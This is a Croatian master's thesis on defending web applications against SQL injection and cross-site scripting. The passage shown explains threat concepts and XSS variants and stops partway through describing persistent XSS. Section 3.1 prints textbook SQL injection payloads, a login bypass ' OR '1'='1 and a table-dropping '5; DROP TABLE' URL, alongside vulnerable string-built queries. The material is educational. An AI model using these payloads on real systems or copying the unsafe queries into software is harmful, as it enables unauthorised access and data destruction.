# Zaštita web aplikacija od skriptnih napada

**Kušer, Marina**



**SVEUČILIŠTE JOSIPA JURJA STROSSMAYERA U OSIJEKU**
**FAKULTET ELEKTROTEHNIKE, RAČUNARSTVA I INFORMACIJSKIH TEHNOLOGIJA**

**Sveučilišni studij**

# ZAŠTITA WEB APLIKACIJA OD SKRIPTNIH NAPADA

**Diplomski rad**

**Marina Kušer**

**Osijek, 2019.**

SADRŽAJ

# 1. UVOD

Svaka web aplikacija se sastoji od programskog koda koji se izvršava na poslužiteljskoj strani i u komunikaciji je s bazom podataka. Razvojem tehnologija poboljšavaju se aplikacije i njihove performanse. Zbog toga se povećava i broj sigurnosnih propusta. Web aplikacije igraju glavnu ulogu u održavanju sigurnosti podataka pohranjenih u bazama podataka. Ukoliko nisu pravilno zaštićene, dopuštaju zlonamjernim korisnicima izvođenje neželjenih operacija na bazi podataka. Neovlašteni korisnik može biti u mogućnosti iskoristiti takvu situaciju oštećenjem ili krađom podataka, a maksimalna šteta nastaje kada dobije kontrolu nad bazom podataka ili web aplikacijom, pa postoji šansa da se sustav potpuno uništi. Iz tog razloga potrebno je dobro zaštititi web aplikaciju kako bi korisnik osigurao privatnost svojih podataka i pouzdanost.

Cilj ovog rada je objasniti i detaljno opisati potencijalne XSS i SQL injekcijske napade i načine njihovog sprječavanja. Potrebno je analizirati mogućnosti ugradnje zaštitnih mehanizama u web aplikacije radi sprječavanja navedenih napada te napraviti web aplikaciju s ugrađenom zaštitom od injekcijskih napada. Tema ovog rada nastala je u suradnji Fakulteta elektrotehnike, računarstva i informacijskih tehnologija s Financijskom agencijom.

Rad se sastoji od sedam poglavlja. U drugom su poglavlju definirana sigurnosna obilježja web aplikacija te njihove prijetnje i napadi. Analizirani su najčešći sigurnosni propusti koji se mogu pojaviti u web aplikacijama. Zbog toga su u trećem poglavlju opisane vrste napada na web aplikaciju, dok su u četvrtom poglavlju opisane metode zaštite od napada. U petom poglavlju definirana je programska arhitektura i rješenje web aplikacije s ugrađenom zaštitom od napada, a u šestom poglavlju napisani su mehanizmi zaštite u web aplikaciji i prikazan je rezultat testova te njihova analiza.

## 1.1. Zadatak diplomskog rada

U radu treba analizirati mogućnosti ugradnje zaštitnih mehanizama u web aplikacije radi sprječavanja potencijalnih XSS i SQL injekcijskih napada. Nadalje, treba analizirati i detaljno opisati sve vrste navedenih napada i načine njihovog sprječavanja (definirati smjernice za implementaciju sigurnosnih mehanizama u aplikacijama), te na praktičnom primjeru web aplikacije putem alata otvorenog koda pokazati sprječavanje nekih od ranjivosti i sve prikladno analizirati.

# 2. SIGURNOSNA OBILJEŽJA WEB APLIKACIJA, PRIJETNJE I NAPADI

U ovom poglavlju definirat će se sigurnosna obilježja web aplikacija i na koje elemente se oslanja računalna sigurnost. Pokazat će se koje su najkritičnije ranjivosti u web aplikacijama i objasnit će se kakvi su to injekcijski napadi.

## 2.1. Općenito o web aplikacijama

Internet koristi HTTP (engl. *Hyper Text Transfer Protocol*) protokol za prijenos podataka. Koriste web usluge kako bi omogućili aplikacijama da međusobno komuniciraju za dijeljenje poslovne logike. Omogućava dohvaćanje hipertekstualnih dokumenata koji mogu sadržavati tekst, slike i multimedijalne sadržaje. Posebno su povezani tzv. hipervezama. Zaslužan je za umrežavanje korisnika jer se koristi za razmjenu podataka na Internetu. Jedna od važnih komponenti weba je URL (engl. *Uniform Locator Resource*). Svaka web stranica ima jedinstveni URL koji znatno olakšava postupak pretraživanja određenog web mjesta te omogućuju korisnicima da brzo dođu do željenih informacija. Web aplikacije su aktivne web stranice koje su sastavljene od programa temeljenih na poslužitelju koji poslužuju interakciju korisnika i razne druge funkcionalnosti [1].
Iz tog razloga sigurnost web poslužitelja je važan aspekt za svaku organizaciju koja ima povezanost web poslužitelja s internetom kao i za osiguravanje korisnika koji koriste njihove web stranice za siguran internetski portal. U ovo doba digitalne revolucije došlo je do porasta potražnje web programera koji mogu proizvesti korisničke web platforme poput mobilnih aplikacija i web aplikacija. Povećava se i baza korisnika za mrežne web aplikacije. Vidi se i veliki naglasak na stvaranju vizualnih i privlačnih web aplikacija, ali s velikim brojem osjetljivih korisničkih podataka. Zato bi velika pozornost trebala biti na pružanju web sigurnosti i izgradnji sigurnosnih mehanizama na razvijenim aplikacijama [2].
Ukoliko korisnik ne pazi na osobne podatke koje koristi ili nije dovoljno pažljiv prilikom unosa podataka može doći do prijevara pri čemu korisnik ostaje oštećen te zarazi svoje računalo ili neki drugi uređaj raznim virusima. Upravo iz tog razloga potrebno je zaštititi podatke koji se razmjenjuju između korisnika i web poslužitelja kako ne bi došlo do zlouporabe i otkrivanja podataka [1].

## 2.2. Analiza sigurnosnih obilježja i programske arhitekture web aplikacija

Web aplikacija obavlja određene funkcije preko mreže te se izvodi na udaljenom poslužitelju. Arhitektura web aplikacija obično pokriva osnovno prikazivanje sadržaja i vraćanje informacija

korisniku i to obično na web pregledniku. U pozadini web aplikacija će se oslanjati na mnoge različite slojeve. To mogu biti poslužitelji koji se koriste za prezentaciju, poslovanje i podatke. U osnovi se sastoje od tri sloja. Prvi sloj je na strani korisnika i sastoji se od osnovnog preglednika koji prikazuje sadržaj web stranica. Drugi sloj je na strani poslužitelja koji generira stranice sa dinamičnim sadržajem. Sadrži različite alate za generiranje kao što su Java, aktivne stranice poslužitelja i PHP (engl. *Hypertext Preprocessor*). Treći sloj su rezervne baze podataka u koje se pohranjuju podaci [3].

Postoje različite arhitekture koje se sastoje od različitih strategija ovisno o potrebi. Bitna je izrada arhitekture web aplikacija koja najbolje odgovara zahtjevima korisnika. Međutim, važno je i stvaranje sigurnosti web aplikacija. To osigurava da se sve poslovne potrebe i ciljevi izvedbe web aplikacije postižu bez sigurnosnih incidenata kada se razmjenjuju unutar proizvodnog okruženja. Sigurnost je u osnovi zaštita imovine. Imovina može biti opipljiva stavka kao što je web stranica ili baza podataka korisnika, ili može biti manje opipljiva kao što je ugled korisnikove tvrtke. Sigurnost je put, a ne odredište. Dok se analizira infrastruktura i aplikacije, identificiraju se potencijalne prijetnje te svaka prijetnja predstavlja određeni stupanj rizika. Sigurnost se odnosi na upravljanje rizicima i provedbu djelotvornih protumjera [4].

Računalna sigurnost se oslanja na sljedeće elemente [5,6]:

- **Autentikacija** – proces jedinstvenog identificiranja korisnika web aplikacije i usluge kao što su krajnji korisnici, druge usluge, procesi ili računala. U sigurnosnoj riječi, autentificirani klijenti nazivaju se principali.
- **Autorizacija** - proces koji upravlja resursima i operacijama. Dopušten je pristup samo ovlaštenom korisniku web aplikacije. Resursi uključuju datoteke, baze podataka, tablice, retke i tako dalje, zajedno s resursima na razini sustava, kao što su ključevi registra i konfiguracijski podaci. Operacije uključuju obavljanje transakcija kao što su kupnja proizvoda ili prijenos novca s jednog računa na drugi.
- **Revizija -** učinkovita revizija i bilježenje su ključ za nepovjerenje. To znači da korisnik ne može odbiti izvršenje operacije ili pokretanje transakcije. Npr., u sustavu e-trgovine potrebni su mehanizmi neotkrivanja kako bi se osiguralo da potrošač ne može odbiti naručivanje 100 primjeraka određene knjige.
- **Povjerljivost** - ili privatnost, proces je koji osigurava da podaci ostanu privatni i povjerljivi te da te podatke ne mogu vidjeti neovlašteni korisnici ili prisluškivači koji prate protok prometa preko mreže.

- **Integritet** - jamstvo da su podaci zaštićeni od slučajne ili namjerne (zlonamjerne) promjene. Kao i privatnost, integritet je glavna briga, osobito za podatke koji se prenose preko mreža. Integritet podataka u tranzitu obično se dobiva korištenjem tehnika raspršivanja i kôdova provjere autentičnosti poruke.
- **Dostupnost -** iz sigurnosne perspektive sustavi ostaju dostupni za stvarne korisnike. Cilj za mnoge napadače je rušiti aplikaciju ili da se uvjere da je ona dovoljno preopterećena da drugi korisnici ne mogu pristupiti aplikaciji.

Injekcijski napadi mogu utjecati na povjerljivost, autentifikaciju, autorizaciju i integritet podataka. Napadač može neovlašteno pristupiti web lokacijama i alatima koji su samo za korisnike te tako ugroziti privatnost, povjerljivost i integritet podataka.

## 2.3. Prijetnje i napadi

Prijetnja je svaka potencijalna pojava, zlonamjerna ili drugačija, koja bi mogla naštetiti imovini. Ranjivost je slabost koja čini prijetnju mogućom. To može biti zbog lošeg dizajna, grešaka u konfiguraciji ili neprikladnih i nesigurnih tehnika kodiranja. Slaba validacija ulaza je primjer ranjivosti aplikacijskog sloja što može rezultirati ulaznim napadima. Napad je akcija koja iskorištava ranjivost ili predstavlja prijetnju. Primjeri napada kreću se od slanja zlonamjernih unosa aplikaciji, ciljane manipulacije bazom podataka do velikih prekida mreže [7].

Nije moguće dizajnirati i izgraditi sigurnu web aplikaciju dok se ne upoznaju prijetnje. Sve je važnija disciplina i ona koja se preporučuje da bude dio faze projektiranja aplikacije je modeliranje prijetnji. Svrha modeliranja prijetnji je analizirati arhitekturu i dizajn aplikacije te identificirati potencijalno osjetljiva područja koja mogu dopustiti korisniku ili napadaču zlonamjerne namjere te ugroziti sigurnost sustava.

Nakon što se saznaju prijetnje potrebno je osmisliti sigurnost s obzirom na primjenu provjerenih načela sigurnosti te se moraju slijediti tehnike sigurnog kodiranja kako bi se razvila sigurna, robusna i otporna rješenja na napade. Dizajn i razvoj programa aplikacijskog sloja moraju biti podržani sigurnom mrežom, konfiguracijom glavnog računala i aplikacija na poslužiteljima na kojima će se primijeniti aplikacijski program.

Na internetu trenutno postoje neki skeneri ranjivosti web aplikacija. Neki su besplatni, a neke je potrebno platiti kako bi ga se koristilo. Međutim, većina skenera susreće se s problemima poput lažno negativnih i lažno pozitivnih. Lažni negativni događaj se pojavljuje kada skener ne utvrdi ranjivost na web mjestu i izvijesti korisnika da je web siguran, dok web aplikacija zapravo ima

određenu ranjivost. U međuvremenu se lažno pozitivno pojavljuje kada skener govori da ranjivosti postoje kad ih zapravo nema [8].

Najkritičnije ranjivosti web aplikacija prema OWASP-u (*Open Web Application Security Project*) iz 2017. su [9]:

- Injekcijski napadi (engl. *Injection*)
- Loša autentifikacija (*engl. Broken Authentication*)
- Nesigurna pohrana osjetljivih podataka (engl. *Sensitive Data Exposure*)
- Napad XML vanjskog entiteta (engl. *XML External Entities (XXE)*)
- Loša kontrola pristupa (engl. *Broken Access Control)*
- Loše sigurnosne postavke (engl. *Security Misconfiguration)*
- Napad umetanjem XSS kôda (*engl. Cross Site Scripting (XSS)*)
- Nesigurna deserijalizacija (engl. *Insecure Deserialization)*
- Korištenje komponenti s poznatim ranjivostima (engl. *Using Components with Known Vulnerabilities)*
- Nedovoljan nadzor (engl. *Insufficient Logging and Monitoring)*

U radu su objašnjeni i analizirani injekcijski napadi, odnosno napadi umetanjem SQL kôda i napadi umetanjem XSS kôda. To su jedni od najčešćih napada na web aplikacije.

## 2.4. Injekcijski napadi

Injekcijski napadi se odnose na široku klasu vektora napada. U injekcijskom napadu napadač isporučuje nepouzdan ulaz u program. Ovaj ulaz obrađuje tumač kao dio naredbe ili zahtjeva. Zauzvrat, to mijenja izvršenje tog programa. Injekcijski napadi su među najstarijim i najopasnijim napadima namijenjenim web aplikacijama. Mogu dovesti do krađe podataka, gubitka podataka, gubitka integriteta podataka, uskraćivanja usluge, kao i do potpunog kompromisa sustava. Primarni razlog ranjivosti obično je nedovoljna provjera valjanosti korisničkog unosa.

U potpoglavlju 2.3 navedene su najkritičnije ranjivosti web aplikacija, a najčešći injekcijski napadi prema [10] su.

- Napad umetanjem SQL kôda (engl. *SQL Injection*) – pojavljuje se kada počinitelj koristi zlonamjerni SQL kôd za manipulaciju bazom podataka pozadine tako da otkriva informacije. SQL je programski jezik stvoren za potrebe upravljanja podacima pohranjen

u relacijskoj bazi podataka. Posljedice ovakvog napada uključuju neovlašteno pregledavanje popisa, brisanje tablica i neovlašteni administrativni pristup. Napadač može promijeniti cijenu proizvoda, dobiti podatke o klijentima kao što su brojevi kreditnih kartica, lozinke i kontaktne podatke.

- Napad umetanjem XSS kôda (engl. *Cross-Site Scripting*) ili skraćeno XSS napad - XSS je injekcijski napad koji cilja korisnike kako bi pristupio računima, aktivirao trojanske programe ili izmijenio sadržaj stranice. Pohranjeni XSS se događa kada se zlonamjerni kôd ubrizgava izravno u aplikaciju. Ovaj napad je dobro poznat i jedan je od uobičajenih ranjivosti web aplikacija koje napadači iskorištavaju. Neke od posljedica napada umetanjem XSS kôda su: podmetanje sadržaja te objavljivanje i krađa informacija.

Injekcijski napadi postali su vrlo česti zbog loše napisanih PHP web aplikacija. PHP je skriptni jezik otvorenog koda poslužitelja dizajniran za web razvoj, a koristi se i kao programski jezik opće namjene. Iako je kao programski jezik moćan, besplatan i jednostavan za učenje i korištenje, on sadrži određene značajke koje olakšavaju pisanje nesigurnog koda. Važno je za napomenuti da je od 1996. godine oko 30% svih ranjivosti koje su prijavljene u istoj bazi podataka povezane s PHP-om. Web aplikacije implementirane u PHP-u mogu biti osjetljive na razne eksploatacijske vektore kao što su napad umetanjem XSS kôda, napad umetanjem SQL kôda, CSRF (engl. *Cross-Site Request Forgery*) napad, itd [11].

# 3. VRSTE INJEKCIJSKIH NAPADA

U ovom poglavlju bit će objašnjeno što je to napad umetanjem SQL kôda i njegovi oblici te napad umetanjem XSS kôda i tri vrste njegovih napada.

## 3.1. Napad umetanjem SQL kôda

Prema [13], napad umetanjem SQL kôda (engl. *SQL Injection*) je tehnika umetanja kôda na bilo koju web stranicu ili web aplikaciju koja koristi SQL bazu podataka kao što su MySQL, Oracle, SQL Server i drugi. SQL napadi su jedna od najstarijih, najrasprostranjenijih i najopasnijih ranjivosti web aplikacija. Omogućuju napadačima da lažiraju identitet, neovlašteno mijenjaju postojeće podatke, uzrokuju probleme odbacivanja kao što su poništavanje transakcija ili mijenjanje stanja, dopuštaju potpuno otkrivanje svih podataka na sustavu, mijenjaju podatke ili ih brišu i postaju administratorima poslužitelja baze podataka. Napad može utjecati na povjerljivost, autentifikaciju, autorizaciju i integritet podataka. Ovakve napade jednostavno je za izvesti. Za rad s bazom podataka dovoljno je osnovno znanje.
Neki od najčešćih oblika napada umetanjem SQL kôda prema [13] su:

- Umetanje SQL kôda u polja za unos podataka
- Umetanje SQL kôda u URL adresu

Tipovi napada umetanjem SQL kôda su [12]:

- Zaobilaženje prijave – napadač zaobilazi prijavu na sustav pomoću korisničkog imena i lozinke. Može se prijaviti kao neki drugi korisnik pomoću informacija koje je otkrio iz baze podataka.
- Prikupljanje informacija o bazi podataka – jedan od glavnih ciljeva napadača je da dobije informacije o vrsti i strukturi baze podataka.
- Otkrivanje podataka iz baze – jedan od glavnih ciljeva napadača je da dohvati informacije pohranjene u bazi podataka. To mogu biti najčešće podaci o korisnicima web stranice.
- Dodavanje i izmjena podataka u bazi – napadač dodaje kôd koji omogućuje dodavanje ili mijenjanje podataka u bazi.
- Izvođenje napada uskraćivanja usluga (*Denial of Service* napad) – cilj je srušiti bazu podataka i ostalim korisnicima onemogućiti pristup bazi.
- Udaljeno izvođenje naredbi – u bazi podataka napadač izvodi naredbe.
- Povećanje ovlasti – napadač želi povećati svoje ovlasti u sustavu.

### 3.1.1. Umetanje SQL kôda u polja za unos podataka

Prema [13], ovakav napad može izvesti i manje stručan napadač, ako na web stranici nisu uvedene neke osnovne zaštite podataka. Najjednostavniji primjer umetanja SQL kôda u polja za unos podataka je da se zaobilazi stvarna prijava na sustav. Kada se korisnik prijavljuje, može upisati svoje korisničko ime i lozinku u dva polja namjenjena za upis podataka. Zatim program učitava nizove tih znakova koje korisnik upiše i pohranjuje ih u dvije varijable kao *user* i *password*. Program upotrebljava te dobivene podatke za stvaranje SQL upita kako bi ispitao ima li u bazi podataka korisnik s tim korisničkim imenom *user* i lozinkom *password*. Npr. baza podataka obuhvaća tablicu *Users* koja ima atribute *UserName* i *Password.*

Taj upit se izvodi na sljedeći način:

```
upit ="SELECT UserName FROM Users
        WHERE UserName = ' " + user +" '
        AND Password = ' " + password + " ' "
```

Ukoliko se korisnik hoće prijaviti na sustav, on će napisati svoje korisničko ime i lozinku na prikladna mjesta. Ako korisnik upiše kao korisničko ime i lozinku, primjerice, *MarinaKuser* i *lozinka12345*, SQL upit će glasiti:

```
SELECT UserName FROM Users
        WHERE UserName = ' MarinaKuser '
        AND Password = ' lozinka12345'
```

Upit će završiti pretragom tablice *UserName* u bazi podataka tražeći korisnika *MarinaKuser* kojem je lozinka *lozinka12345*.

Naime, napadač može zloupotrijebiti polja za unos za provođenje bilo kakve SQL naredbe, ako ne postoji provjera podataka. Stvorit će se sljedeći upit, ako korisnik unese *' OR '1' = '1*:

```
SELECT UserName FROM Users
        WHERE UserName = ' ' OR '1' = '1 '
        AND Password = ' ' OR '1' = '1'
```

U prethodnom upitu baza ne uspoređuje podatke u tablici sa korisničkim imenom, nego ispituje istinitost tvrdnje '1' = '1' koja je naravno istinita, pa će i čitav WHERE dio SQL upita biti istinit. Dolazi do vraćanja prvog reda u tablici *Users* i napadač se učinkovito prijavio u sustav kao korisnik

koji je naveden prvi u tablici. Odnosno, moguća je prijava napadača kao stvarnog korisnika. Cilj je napraviti SQL upit koji će uvijek vraćati istinu [13].

### 3.1.2. Umetanje SQL kôda u URL adresu

Web stranica stvara URL adresu odgovarajućeg oblika uslijed slanja zahtjeva prema bazi podataka. U nju napadač može ubaciti zlonamjerni SQL kôd. Na primjer, web stranica trgovine za prodaju bijele tehnike stvara URL adresu:

```
https://www.store.hr/artikli/televizor?id=2
```

Stranica će prikazivati podatke o drugom artiklu u ovom slučaju. Korisnik u URL adresu može umjesto id=2, primjerice, zapisati id=5 i to će završiti prikazom informacija o petom artiklu.
Zlonamjerni korisnici mogu zloupotrijebiti ovakvu mogućnost za izvođenje napada iako ovo modificiranje URL adrese ne može napraviti veliku štetu.
Koristi se sljedeći SQL upit za dohvaćanje podataka o artiklu:

```
upit = "SELECT * FROM televizor WHERE id = ' " + artikl_id + " ' "
```

Napadač može ubaciti zlonamjerni SQL kôd koji može rezultirati brisanjem tablice *televizor*. To se može postići upisivanjem kôda:

```
5; DROP TABLE televizor
```

Umetanjem tog SQL kôda, URL adresa se mijenja u:

```
https://www.store.hr/artiklii/televizor?id=5;%20DROP%20TABLE%20televizor
```

Nakon ubacivanja prethodnog kôda upit ima izraz:

```
upit = "SELECT * FROM televizor WHERE id = 5; DROP TABLE televizor
```

Novi SQL upit ima dvije naredbe. Prva naredba je SELECT koja dohvaća podatke te druga DROP TABLE koja će izbaciti tablicu *televizor* te sve podatke koje se nalaze u toj tablici [13].

## 3.2. Napad umetanjem XSS kôda

Prema [14], napad umetanjem XSS kôda (engl. *Cross-Site Scripting* (XSS)) je tehnika zlonamjernog napada u kojem napadač izvodi podmetnuti programski kôd u korisnikovom web

pregledniku što mu dopušta prikupljanje osjetljivih podataka koji su raspoloživi pregledniku. Ugrađen programski kôd može biti JavaScript, HTML, Flash ili neki drugi kôd kojega web preglednik može obavljati. Međutim, JavaScript i HTML uglavnom se koriste za izvođenje ovog napada. XSS napad je jedan od najučestaliji napada na internetu. Do XSS napada dolazi kada napadač koristi web aplikaciju za slanje zlonamjernog kôda, obično u obliku skripte, drugom krajnjem korisniku. Nedostaci koji omogućuju uspjeh tih napada prilično su rasprostranjeni i pojavljuju se na bilo kojem mjestu gdje web aplikacija koristi unos korisnika unutar izlaznog podatka koji generira bez provjere ili kodiranja [19].

Napadač može koristiti XSS da pošalje zlonamjernu skriptu korisniku. Korisnikov preglednik ne može znati da skripti ne treba vjerovati i izvršit će ju. Budući da misli da je skripta došla iz pouzdanog izvora, zlonamjerna skripta može pristupiti svim kolačićima, tokenama ili drugim osjetljivim informacijama koje zadržava preglednik i koje se koriste s tom web lokacijom. U većini slučajeva ovaj se napad koristi za krađu kolačića druge osobe. Kolačići (engl. *cookies*) pomažu da se korisnik automatski prijavi. Koristi se za prepoznavanje sustava ili aplikacije i otkriva tko je korisnik koji trenutno koristi sustav. Kada se korisnik prijavi na web aplikaciju dodijelit će mu se kolačić. Nakon što mu je dodijeljen kolačić, aplikacija će prepoznati korisnika pomoću kolačića svaki put kada se prijavi na sustav. Zato se s ukradenim kolačićima može prijaviti s drugim identitetima. Dakle, XSS napadi narušavaju odnos koji je povjerljiv između korisnika i web aplikacije. Iz tog razloga se ovaj napad smatra jednim od najrizičnijih napada. Ove skripte mogu čak i prepisati sadržaj HTML stranice [14].


Prema [15], postoje tri vrste XSS napada:

- Neustrajni (engl. *non-persistent*)
- Temeljeni na DOM (engl. *Document Object Model*) modelu
- Ustrajni (engl. *persistent*)

### 3.2.1. Neustrajni (engl. non-persistent) napadi

Ovakvi napadi su najčešći oblik XSS napada. Navodi korisnika na posjećivanje internetskih poveznica (engl. *link*) koji su spojeni zlonamjernim kôdom. Kada korisnik posjeti tu poveznicu, kôd koji je otisnut u URL izvršit će se unutar web preglednika korisnika. U neustrajnim napadima zlonamjerni kôd nije trajno pohranjen u web poslužitelja. U tom slučaju zlonamjerni kôd se odražava na bilo koji rezultat web lokacije. Kôd napada može biti uključen u lažni URL ili HTTP parametre. Može utjecati na korisnika kao prikazivanjem lažnih zlonamjernih stranica ili slanjem

zlonamjerne e-pošte. Napadači programski kôd najčešće izobliče koristeći heksadekadsko kodiranje jer oprezni korisnici mogu spoznati opasnost ako u sadržaju poveznice uoče skriptu [15]. Na slici 3.1 opisan je primjer neustrajnog XSS napada.




**Slika 3.1.** *Primjer neustrajnog XSS napada*

Prema slici 3.1 napad se prvodi kroz ove faze [15]:

0. Korisnik obilazi određeni web poslužitelj na koji se registrira preko korisničkog imena i lozinke te tamo skladišti svoje podatke, npr. podatke o kreditnoj kartici. Taj web poslužitelj sadržava nedostatak tipa 1.
1. Napadač stvara hiperlink koji sadrži zlonamjerni skriptni kôd.
2. Napadač upućuje taj zlonamjerni skriptni hiperlink korisniku tako da se doima kao da dolazi od strane stvarnog web poslužitelja.
3. Kada korisnik registrira taj hiperlink, stvarnom web poslužitelju se šalje HTTP zahtjev s nezaštićenom web stranicom. Zatim je korisnik registriran na stvarni poslužitelj.
4. Zbog XSS propusta stvarni web poslužitelj pokreće dinamičku web stranicu tako da sadrži ubačeni zlonamjerni kôd i šalje ga korisniku kao HTTP odgovor.


5. Zlonamjerni kôd se izvršava unutar korisnikovog preglednika kao da je nastao od stvarnog poslužitelja.
6. Zlonamjerni kôd može dohvatiti korisnikove kolačiće koje mogu sadržavati njegove podatke i informacije.
7. Korisnikov web preglednik prima informacije da je preusmjeren na zlonamjerni web poslužitelj.
8. Na kraju se prikupljeni kolačići prosljeđuju na zlonamjerni poslužitelj bez znanja korisnika. Na taj način napadač ima mogućnost krađe korisnikovog identiteta.

### 3.2.2. Napadi temeljeni na DOM modelu

Kôd napada temeljenih na DOM (engl. *Document Object Model*) modelu napad se izvršava lokalno na korisnikovom računalu kada promašaj web preglednika omogućuje postupanje prikazane stranice kao datoteke. Omogućuje prikaz HTML ili XML sadržaja. Kada napadač ugradi zlonamjernu web stranicu koja ima vezu na lokaciju na korisnikovom računalu i kada ju korisnik posjeti, napadač može aktivirati zlonamjerni programski kôd na računalu. Slični su neustrajnim napadima [18].

### 3.2.3. Ustrajni (engl. persistent) napadi

Ustrajni XSS napad je napad koji pruža najviše štete. On se stvara kada napadač iskorištava poznate slabosti web aplikacije permanentno spremi zlonamjerni kôd na web poslužitelj. Kada je određeni zlonamjerni kôd spremljen neko vrijeme u sklopu web aplikacije korisnik ne mora pritisnuti poveznicu, nego je dosta samo da pregleda sadržaj. Najčešće žrtve napada su web stranice koje pružaju korisnicima dijeljenje sadržaja [15].
Na slici 3.2 opisan je primjer ustrajnog XSS napada.




**Slika 3.2.** *Primjer ustrajnog XSS napada*

Prema slici 3.2 napad se provodi kroz ove faze [15]:

0. Stvarni web poslužitelj omogućava korisnicima permanentno ugrađivanje sadržaja na svoje web stranice. Ta web stranica koja zaprima korisničke podatke sadržava XSS nedostatak tipa 2.
1. Napadač na nezaštićenu stranicu postavlja poruku koja ima i zlonamjerni kôd. Prilikom pokretanja odgovarajuće dinamičke web stranice ta poruka bit će trajno pohranjena na strani poslužitelja.
2. Napadač zatraži od stvarnog web poslužitelja može li pristupati web stranici sa napadačevom porukom.
3. Korisnik je registriran na stvarni poslužitelj.
